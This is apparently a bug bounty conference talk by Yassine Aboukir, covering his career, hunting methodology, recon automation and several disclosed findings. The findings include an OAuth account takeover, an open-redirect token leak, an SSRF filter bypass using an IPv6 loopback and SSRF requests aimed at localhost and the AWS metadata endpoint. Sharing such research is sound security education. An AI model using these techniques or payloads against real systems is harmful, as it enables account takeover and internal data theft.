## **Top-Tier Bug Bounty Hunter Mindset**

Yassine Aboukir (@yassineaboukir)

#### Introduction

#### Yassine Aboukir (@yassineaboukir)

- Master graduate (MSc in business and corporate finance & MSc in management of information systems).
- Application security consulting.
- Bug bounties: HackerOne Top 20, H1-303 MVH & 1st place.
- ex- HackerOne triage (from 2017 to 2019).
- Digital nomad for over 5 years (Around 40 countries).




## How I got into bug bounties


Show 15 V						Search:	
Date ₽	D	А	$\vee$	Title	Туре	Platform	Author
2011-09-06	<u>*</u>		~	GeoClassifieds Lite 2.0.x - Multiple Cross-Site Scripting / SQL Injections	WebApps	PHP	Yassin Aboukir
2011-08-23	<u>*</u>		~	Open Classifieds 1.7.2 - Multiple Cross-Site Scripting Vulnerabilities	WebApps	PHP	Yassin Aboukir
2014-04-14	<u>*</u>		×	Sagem Fast 3304-V2 - Authentication Bypass (1)	WebApps	Hardware	Yassin Aboukir
2013-04-12	<u>*</u>		~	Free Monthly Websites 2.0 - Admin Password Change	WebApps	PHP	Yassin Aboukir
2011-11-04	<u>*</u>		×	Advanced Poll 2.02 - SQL Injection	WebApps	PHP	Yassin Aboukir
2011-08-13	<u>*</u>		~	Kahf Poems 1.0 - Multiple Vulnerabilities	WebApps	PHP	Yassin Aboukir
2011-06-15	<u>*</u>		~	AMHSHOP 3.7.0 - SQL Injection	WebApps	PHP	Yassin Aboukir

**Source:** https://www.exploit-db.com/?author=3311

#### How I got into bug bounties

Signed up on HackerOne bug bounty platform in 2013









#2384

Reinitializing the number of a suggestion's votes

#### Feb 28th 2014

Report submitted to Yahoo.

#### ADD HACKER SUMMARY

TIMELINE · EXPORT



yassineaboukir submitted a report to Yahoo!.

Feb 28th (9 years ago)

This bug affectes the Suggestions board http://suggestions.yahoo.com/ it allows anyone to reset the number of the votes for a suggestion to 0 or 1. The vulnerability is a high risky one since it let



Resolved and awarded \$400 bounty.



schofield closed the report and changed the status to • Resolved.

May 8th (8 years ago)

Your bug has been fixed! Please confirm that you are no longer able to reproduce the issue. We will now make a determination on compensation for this bug. Please be patient throughout this process!




Yahoo! rewarded yassineaboukir with a \$400 bounty.

May 8th (8 years ago)



## The journey was bumpy and frustrating..



#### The journey was bumpy and frustrating...

ETHICAL HACKER, NEW FEATURES

# **Introducing Reputation**

HackerOne

Ethical Hacker, New Features October 28th, 2014

#### You lose reputation when:

- Your report is Closed as Not Applicable: -5
- Your report is Closed as Duplicate (Not Applicable): -5
- Your report is Closed as Duplicate (Resolved and Public at time of submission): -5

#### Fast forward to 2015

In **2015**, made it to HackerOne **top 100** with a horrible signal (**1.60/5** )

▲ 61. ehsahil	974	1.44	17.34
△ 62. yassineabouk ir	971	1.60	19.34
▼ 63. ohnoozz	942	5.58	21.03
▲ 64. R raafat	921	6.27	18.06

#### Fast forward to 2016

- In 2016, made it to HackerOne first official live hacking event (H1-702) in Las Vegas, USA.
- It was an inspiring and humbling experience but the imposter syndrome felt strong.
- This is when I realized that I've been stagnant and that I need to improve the quality of my findings as well as to improve the methodology and techniques employed.



Right, after H1-702 live hacking event found my first critical RCE.



[CRITICAL] Remote Code Execution by abusing ImageMagick

#### ADD HACKER SUMMARY

TIMELINE · EXPORT




yassineaboukir submitted a report to \_\_\_\_\_.

Hi.


Aug 15th (6 years ago)

#### Fast forward to 2022

All-time stats




#### Past 90 days (Live hacking events)



## HackerOne Triage (2017 - 2019) 🚣


- Working as an interface between bug bounty programs and security researchers triaging incoming security reports for different organizations: Airbnb, US military, Spotify, Sony, PayPal, Slack, etc.
- We received huge number of garbage reports, informative issues and false positives and only a good number of quality submissions coming from the same researchers.
- A lot of people have poor understanding of CVSS, or submit reports with arbitrary and inflated severity scores.
- A lot of triage frustration originates from poor and unclear communication with bug bounty programs.
- Every organization has its own threat model so what you perceive as a security risk might not be assessed with as much severity.

## **Common Bug Hunting Methodologies**



## **Common Bug Hunting Methodologies**

Which is best?



## **Common Bug Hunting Methodologies**

#### Which is best?



Successful and million dollar bug hunters in each category.

#### Common bug hunting methodologies

#### \$100K in bounties


Bugs count	Severity	Total bounty
1	Critical	\$100K
2	Critical	\$50K
10	High/Critical	\$10K
20	Medium/High	\$5K
100	Low/Medium	\$1K
200	Low/Medium	\$500

A top tier bug hunter will try to **maximize their returns with minimum reports →** aim for impact

## Focus on P1 / P2 bugs


P1 – Critical	P2 – High
Remote Code Execution (RCE) SQL Injection XML External Entity Injection (XXE) Server-Side Request Forgery (SSRF) Authentication Bypass Disclosure of Secrets Command Injection	Stored XSS  Admin privilege escalation  OAuth misconfiguration  Sensitive information disclosure Insecure Direct Object Reference (IDOR)

## Focus on P1 / P2 bugs



## **Hacking on Healthy & High-Paying Programs**







Low	Medium	High	Critical	
\$500 - \$1,000	\$1,000 - \$10,000	\$10,000 - \$50,000	\$50,000 - \$100,000	
Our max bounty is \$100,000 for a Critical vulnerability. Valid Shopify non-core (defined below) vulnerabilities are calculated with Confidentiality, Integrity and Availability Requirements set to Low.				

# Hacking on healthy & high-paying programs

Response Efficiency

4 hrs

Average time to first response

18 days

Average time to bounty

2 months

Average time to resolution

98% of reports

Meet response standards

Based on last 90 days

Average bounty ———

Top bounty ——

Intimidating numbers!

Bugs resolved \_\_\_\_\_

Total Hackers ——

Source: https://hackerone.com/paypal

#### **Program Statistics**

Updated Daily

\$8,417,168

Total bounties paid

\$1,900 - \$3,800

Average bounty range

\$13,700 - \$52,000

Top bounty range

\$550,450

Bounties paid in the last 90 days

407

Reports received in the last 90 days

7 days ago

Last report resolved

1470

Reports resolved

714

Hackers thanked

## Hacking on healthy and high-paying programs



Tiktok



Dropbox



**Epic Games** 



Github



Reddit



Instacart




Stripe



Uber

- Unlike what is commonly thought, reconnaissance is not only about subdomains enumeration.
- Automated/manual spidering the web application for easy visualization of assets and functionalities (Burpsuite sitemap).
- Context-adapted wordlists instead of a generic list when fuzzing endpoints or directories (<a href="https://wordlists.assetnote.io/">https://wordlists.assetnote.io/</a>).
- Expand the scope and attack surface such as decompiling mobile apps, browser extensions, desktop apps for interesting leads.

 JavaScript files offer a wealth of valuable leads and insights (Endpoints, parameters, hardcoded credentials, expired domain names, postmessage misconfigurations, etc.)





T. T. T. T.		
Reported to		
Severity	High (8.2)	
Weakness	Improper Authentication - Generic	
Bounty	\$22,000	

Endpoint for a new feature found in JS file:

/partner-connect?usecase=entertainment&path=/

When you navigate to it, it redirects to:


https://entertainment.redacted.com/?assertion=eyJlbmMi<access\_token>

- path parameter was vulnerable to open redirect which results in leaking the user's access token.
- Navigating to /partner-connect?usecase=entertainment&path=.example.com results in:

https://entertainment.redacted.com.example.com/?assertion=eyJlbmMi<access\_token>

• Enumerating hidden HTTP parameters and request headers

Paraminer Burpsuite extension





• Enumerating application endpoints using Gau tool which fetchs known URLs from AlienVault's Open Threat Exchange, the Wayback Machine, and Common Crawl.

#### https://github.com/lc/gau

```
https://www.sandbox.paypal.com/dm/webapps/mpp/purchase-protection
https://www.sandbox.paypal.com/dm/webapps/mpp/requesting-payments
https://www.sandbox.paypal.com/dm/webapps/mpp/what-is-paypal
https://www.sandbox.paypal.com/dm/welcome/signup
https://www.sandbox.paypal.com/do/bizsignup/entry/?locale.x=en_DO
https://www.sandbox.paypal.com/do/disputes/
https://www.sandbox.paypal.com/do/home?locale.x=en_D0
https://www.sandbox.paypal.com/do/myaccount/money/add/card
https://www.sandbox.paypal.com/do/myaccount/transfer/homepage/request?locale.x=en_DO
https://www.sandbox.paypal.com/do/paypalme/my/landing?locale.x=es_D0
https://www.sandbox.paypal.com/do/ua-060822.pdf?locale.x=es_D0
https://www.sandbox.paypal.com/do/webapps/mpp/account-selection?returnUrl=https%3A%2F%2Fpaypal.com%2Fpaypalme%2Fqrab&locale.x=es_D0
https://www.sandbox.paypal.com/do/webapps/mpp/business-support/account-management?locale.x=en_DO
https://www.sandbox.paypal.com/do/webapps/mpp/business-support/charaebacks?locale.x=en_D0
https://www.sandbox.paypal.com/do/webapps/mpp/business-support/pricing?locale.x=en_D0
https://www.sandbox.paypal.com/do/webapps/mpp/business-support/seller-protection?locale.x=en_D0
https://www.sandbox.paypal.com/do/webapps/mpp/business-support/withdrawals?locale.x=en_DO
```

Continuously monitoring for new changes and ephemere assets.





- Automation obsession distracts bug hunters from in-depth and creative manual security testing.
- The core application usually has more importance and priority.

report. Keep in mind that this is not a contest or competition. Here are usual minimum rewards for critical vulnerabilities affecting the core Dropbox application and Dropbox Paper web application and server, but not HelloSign.

Vulnerability	Reward
Remote Code Execution on servers	\$32,768
Significant Authentication Bypass	\$17,576
Trivial Remote Code Execution in Dropbox app (Android, iOS, Client)	\$15,625
Cross Site Request Forgery on critical actions	\$13,824
Cross site scripting on www.dropbox.com working on all browsers	\$12,167

Source: Dropbox bounty table

- Functionality or feature oriented security testing VS vulnerability class oriented.
- Focused manual testing requires deep understanding of the inner workings of the application.
- Be ready to go the distance: subscribe to paid plans, configure SSO, order hardware device, read the documentation, etc.

#### Bug 1: Account takeover due to broken authentication on a 3 year old program - \$20,000

- User navigates to login page: https://developer.redacted.com/sign-in/
- 2. User is redirected to an OAuth flow: https://developer.redacted.com/identity/login?correlation\_id=bd5594db7f281fdb15fc4e2c2191860cca d95a9148e600054560ed24f6ef2896&client\_id=982f232fe94f43719efde74fce295552&authCorrelati onld=bd5594db7f281fdb15fc4e2c2191860ccad95a9148e600054560ed24f6ef2896&prompt=login
- 3. User enters e-mail address & password then login.
- 4. User is redirected to: https://developer.redacted.com/identity/login-callback?authCorrelationId=f7cf8d08665d0ab47976c33 4586f640b7cf85988a0eaca0284a11578f20b4143
- The server returns authorization code:
  https://developer.redacted.com/identity/auth-callback?code=8086e67c8c0846ef8c4207aa1bcd0b60&
  state=VTJGc2RHVmtYMSthMi9ibIV6cGRJaGl1b1ZnS3IyOGh0VW84KzhKN2FrdDZoV0xSN3phWWtoamt
  6YU8yY3IySFV5MVpZaEI4UGxvSFQzT3ROV25zemN6SzNKTFdXaHRIaXIncDJHRVE5dU09&correlation
  \_id=e070d10492afe5c53c5e3e17ac5bcdd88a45206196f9554e049f7550787038d0
- **6.** User is logged in.

- (1) Attacker will generate a login link with valid **correlation\_id** then send it to victim.
- (2) Attacker will automate a loop requesting the OAuth endpoint with **correlation\_id and** waiting for victim to login.
- (1) https://developer.redacted.com/identity/login?correlation\_id=bd5594db7f281fdb15fc4e2c2191860ccad95a9148e600054560ed24f6ef2896&client\_id=982f232fe94f43719efde74fce295552&authCorrelationId=bd5594db7f281fdb15fc4e2c2191860ccad95a9148e600054560ed24f6ef2896&prompt=login
- (2) https://developer.redacted.com/identity/login-callback?authCorrelationId=f7cf8d08665d0ab47976c33
  4586f640b7cf85988a0eaca0284a11578f20b4143
  (2) When victim logs in, authCorrelationId will be authenticated and will return authorization code for the attacker.
- The server returns authorization code:
  https://developer.redacted.com/identity/auth-callback?code=8086e67c8c0846ef8c4207aa1bcd0b60&state=VTJGc2RHVmtYMSthMi9iblV6cGRJaGl1b1ZnS3lyOGh0VW84KzhKN2FrdDZoV0xSN3phWWtoamt6YU8yY3lySFV5MVpZaEl4UGxvSFQzT3ROV25zemN6SzNKTFdXaHRlaXlncDJHRVE5dU09&correlation\_id=e070d10492afe5c53c5e3e17ac5bcdd88a45206196f9554e049f7550787038d0

#### Bug 2: zero Interaction Account takeover due to broken SSO - \$55,000 (W/ @0xacb)

 The application offered Single-Sign On (SSO) as a pro paid feature and it also required following a number of steps to properly configure it.

Active		Okta Two test@aboukir.me	test@aboukir.me	Active
Active Password reset	5 0	Yassine Victim yassine@aboukir.me	yassine@aboukir.me	Active
Locked out	0	Yassine Yassine yassineaboukir@wearehackerone.com	yassineaboukir@wearehackerone.com	Active
Inactive				

- We add the targeted user's email to our Okta instance as a new active user, then we simply tried to initiate SSO flow with our account.
- We were prompted to login to our Okta so we signed in to the Okta account associated with victim's email
- This caused identity conflict and the application logged us into the victim's account.

#### Bug 3: Full read SSRF on API - \$30,000

- Requires reading the API documentation to find the lead and reproduce the vulnerable HTTP request.
- Requires setting up a separate user account and explicitly assigning it API access, otherwise access will be denied for admin accounts.
- Requires generating valid API credentials.
- Classic SSRF payloads won't work

```
"error":"URL is invalid or resolves to private IP",
"message":{
    "url":"http://127.0.0.1/",
    "validation_error?":true
},
    "request-uuid":"cb217c0b-1c3f-4931-b7d0-cabcc83b0a40"
}
```

```
1 POST / HTTP/1.1
 2 Host:
  Authorization: Basic
                                                      MDhhYmUwO
   User-Agent: curl/7.79.1
   Accept: */*
  Content-Type: application/json
   Content-Length: 345
   Connection: close
9
10
11
12
        "url": "http://127.0.0.1/",
13
        "method": "GET",
14
               ": {
15
16
          "methods": ["GET"],
17
          "url": "^http://127\\.0\\.0\\.1/",
18
19
20
21
22
```

#### Full read SSRF on API - \$30,000

Bypass using IPv6:

```
Local loopback address
           "url": "http://[::]:80/",
12 {
     "status": 200,
     "headers":{
       "Date": "Sun, 18 Sep 2022 01:45:50 GMT",
       "Status": "200 OK",
       "Connection": "close",
       "Content-Type":"text/plain",
       "Content-Length": "287",
       "X-Content-Type-Options": "nosniff"
     },
     "body":
                                        Reported
                                                   Measured | Health\n Name
                         n\n Service
                     Forced?\n-
         Health
                                                                         -\n bifrost
     001B[0;33;49m
                     69
                          \u001B[0m
                                          69
                                                  No\n",
     "request-time":19
```

# Automating recon and content discovery

Enumerating subdomains, DNS records, port scanning, directories and files enumeration, technology fingerprinting, etc.

# Automating vulnerability discovery

Active and passive vulnerability scanning and discovery.



# Automating changes monitoring

Monitoring for new changes such as HTTP headers, JS file changes, new subdomains, opening ports, etc.

### Automating repetitive tasks

Everyday boring repetitive tasks such as decompiling an APK file, enumerating IAM, PoC or exploit, etc.

# Automating recon and content discovery

amass, hakrawler, httpX, dnsX, ripgen, dnsgen, nmap, masscan, fuff, linkfinder, dirsearch, findomain, naabu, gau

# Automating vulnerability discovery

nuclei, nikto, backlash powered scanner, burpsuite scanner, active scan++, osmedeus




# Automating changes monitoring

amass, sublert, jsmon

### **Automating repetitive tasks**


Authorize, smuggler, sqlmap, etc.

Simple reconnaissance flow



Building a full fledged automation web app called recontrol.io with @m4ll0k

- Stack: Python,
   Django, Luigi,
   Bootstrap,
   Postgres
- Open Source tools: Nmap, Amass, httpX, Nuclei, etc.



### Building recontrol.io with @m4ll0k

VULNERABILITY	ADDED AT	ASSET	SEVERITY	ACTION
Umbraco SSRF Vulnerability in Feedproxy.aspx	March 14, 2022, 10:08 p.m.	j.com	High	8
AWS Bucket Takeover Detection	March 11, 2022, 11:20 a.m.	m	High	0
AWS Bucket Takeover Detection	March 11, 2022, 7:17 a.m.	m	High	0
AWS Bucket Takeover Detection	March 11, 2022, 6:10 a.m.	om	High	0
AWS Bucket Takeover Detection	March 11, 2022, 5:44 a.m.		High	🛭
AWS Bucket Takeover Detection	March 11, 2022, 4:39 a.m.	om	High	🔞
AWS Bucket Takeover Detection	March 11, 2022, 4:34 a.m.	.com	High	0
AWS Bucket Takeover Detection	March 11, 2022, 4:24 a.m.	om	High	0
AWS Bucket Takeover Detection	March 10, 2022, 9:38 p.m.	com	High	8
AWS Bucket Takeover Detection	March 10, 2022, 8 p.m.	.com	High	3

### Building recontrol.io with @m4ll0k




- Excessive number of open source bug bounty and reconnaissance related tools.
- Automation is complementary and should never substitute manual security testing.
- Efficient automation should yield actionable information/intel and minimize false positive.
- The challenge is tasks orchestration (Luigi, Prefect, Airflow), load distribution across multiple servers (Kubernetes, fleet, Axiom, etc.).
- Most bug bounty automations only catch low-hanging fruit which only results in duplicates.
- Many automation frameworks already exist: reconFTW, Osmedeus, reNgine, Axiom etc.
- Nuclei is an amazing open source tool but solely and blindly running its public templates on bug bounty programs isn't an effective approach.

# **Security Impact**



Session token had HttpOnly flag set but it was easy to bypass because the token was also leaked and hardcoded in user's authenticated webpage.



# **Security Impact**

- Bug bounty is not a traditional pentest and demonstrating security impact is crucial.
- Always ask this question: what's the worst thing an attacker can do with this vulnerability? Remember no impact, no bug!
- Most companies pay out bounties based on CVSS score (CIA triad) the more security impact your demonstrate, the more bounty you get.
- Think out of the box and coming up with creative ideas and plans to execute in order to escalate security impact.
- Save low-hanging fruit for future attack chains: open redirect, cookie injection, XSS without security impact, header injection, etc.
- Make sure you abide by program rules. Some forbid:
  - 1. pivoting in their internal network.
  - 2. executing dangerous commands.
  - 3. accessing other users' data.
  - 4. or they have a specific SSRF sheriff endpoint.

# **Code Review & Security Research**

- Writing and reading code might not be indispensable to get into bug bounties but it is crucial to stay relevant and gain a competitive edge.
- Black-box testing is fun and challenging but through white-box testing, you'll likely find a lot more bugs.
- Even some client-side bugs require certain code understanding: DOM-based XSS, postmessage misconfigurations, regex and validation bypasses, etc.
- Searching for 0-day vulnerabilities in popular projects which are widely used across bug bounty programs (Jenkins, Gitlab, Github, Wordpress, OpenVPN, SonicWall and other SSL VPNs, etc.).
- For bug bounties, better search for pre-authenticated or unauthenticated vulnerabilities.

## **Code Review & Security Research**

Monitoring for new CVEs and reverse engineering public security patches to build the exploit.



CVE-2022-36804 -

Atlassian Bitbucket Command Injection

#### Technical analysis

To analyze this patch, we downloaded a vulnerable and patched version of the application (specifically 8.0.2 and 8.0.3, but any pair are equally likely to work). We decompiled the source using jadx and then used diff -rub to analyze the changes. Other than version number changes, the core of the patch is basically this code, copied to a few other places, and some functions to support it:

Effectively, it filters out NULL bytes (\x00 / \$00) in command arguments. That tells us that we should be looking for NULL-byte injection on the shell. Typically, adding NULL bytes doesn't let us run arbitrary commands, but could let us add extra command-line parameters.

# **Code Review & Security Research**

#### **Resources:**

- So you want to be a web security researcher? by James Kettle

  <a href="https://portswigger.net/research/so-you-want-to-be-a-web-security-researcher">https://portswigger.net/research/so-you-want-to-be-a-web-security-researcher</a>
- Assetnote blog security advisories <a href="https://blog.assetnote.io/">https://blog.assetnote.io/</a>
- OWASP Code review guide V2.
- Pentesterlab code review exercises <a href="https://pentesterlab.com/exercises">https://pentesterlab.com/exercises</a>
- The Advanced Web Attacks and Exploitation (AWAE) course by Offensive Security.

- The best and most impactful bugs I've seen or that I've reported myself were a result of hacker collaboration.
- Everyone brings a different skill set and testing perspective to the table.
- Bug bounty platforms recognized the important role of hacker collaboration by building features to support it (Invite collaborator, bounty split, best collaboration award).
- If you're stuck somewhere while hacking, find a relevant person to share your leads with. Check out discord and slack communities!
- Upfront agreement on the terms such as sharing or using the research as well as the bounty split (50/50 split is standard).

I had received a DM from @thaivd98 regarding a P4 SSRF

Hi bro , I know you are very good at SSRF. For now I am having a SSRF bug (CVE-2019-8451) on a target, but I only could make external requests. I tried all ways I knew to escalate to reach internal network but nothing successful. If you would like to collab with me to escalate this SSRF I will share 50/50 bounty and share more data (subdomains etc) to you .  $\ensuremath{\mathbb{U}}$ 







for now it's only a P4 bug

Apr 5, 2022, 6:12 PM

And we got a hit:

```
"rc":200,
    "headers":{
    },
    "body":"<html><body>03jve28sg5djvfbj9f00x0zjogz<\/body><\/html>"
}
```

### pointing URL parameter to 127.0.0.1:80

```
12 Vary: User-Agent
14 throw1;<don'tbeevil'>{
    "http://127.0.0.1:80":{
      "rc":200,
      "headers":{
      },
      "body":
      "<!DOCTYPE html>\n<html>\n<head>\n<title>Welcome to nginx!<\/title>\n<
      stvle>\n
                 body {\n
                               width: 35em; \n
                                                   margin: 0 auto:\n
          font-family: Tahoma, Verdana, Arial, sans-serif;\n
                                                           }\n<\/stvle</pre>
      >\n<\/head>\n<body>\n<h1>Welcome to nginx!<\/h1>\nIf you see this p
      age, the nginx web server is successfully installed and\nworking. Furt
      her configuration is required.
hor online documentation and
       support please refer to\n<a href=\"http://nginx.org/\">nginx.org<\/a>
      .<br/>\nCommercial support is available at\n<a href=\"http://nginx.com
      p>\n<\/body>\n<\/html>\n"
```

Trying to hit AWS metadata endpoint by pointing URL to **169.254.169.254** 


Returns 401 - Unauthorized

```
Request
                                                                                  Response
       Raw Hex =
                                                                                              Hex Render
 1 GET /plugins/servlet/gadgets/makeRequest?url=http://169.254.169.254/
                                                                                  1 HTTP/1.1 200
   HTTP/1.1
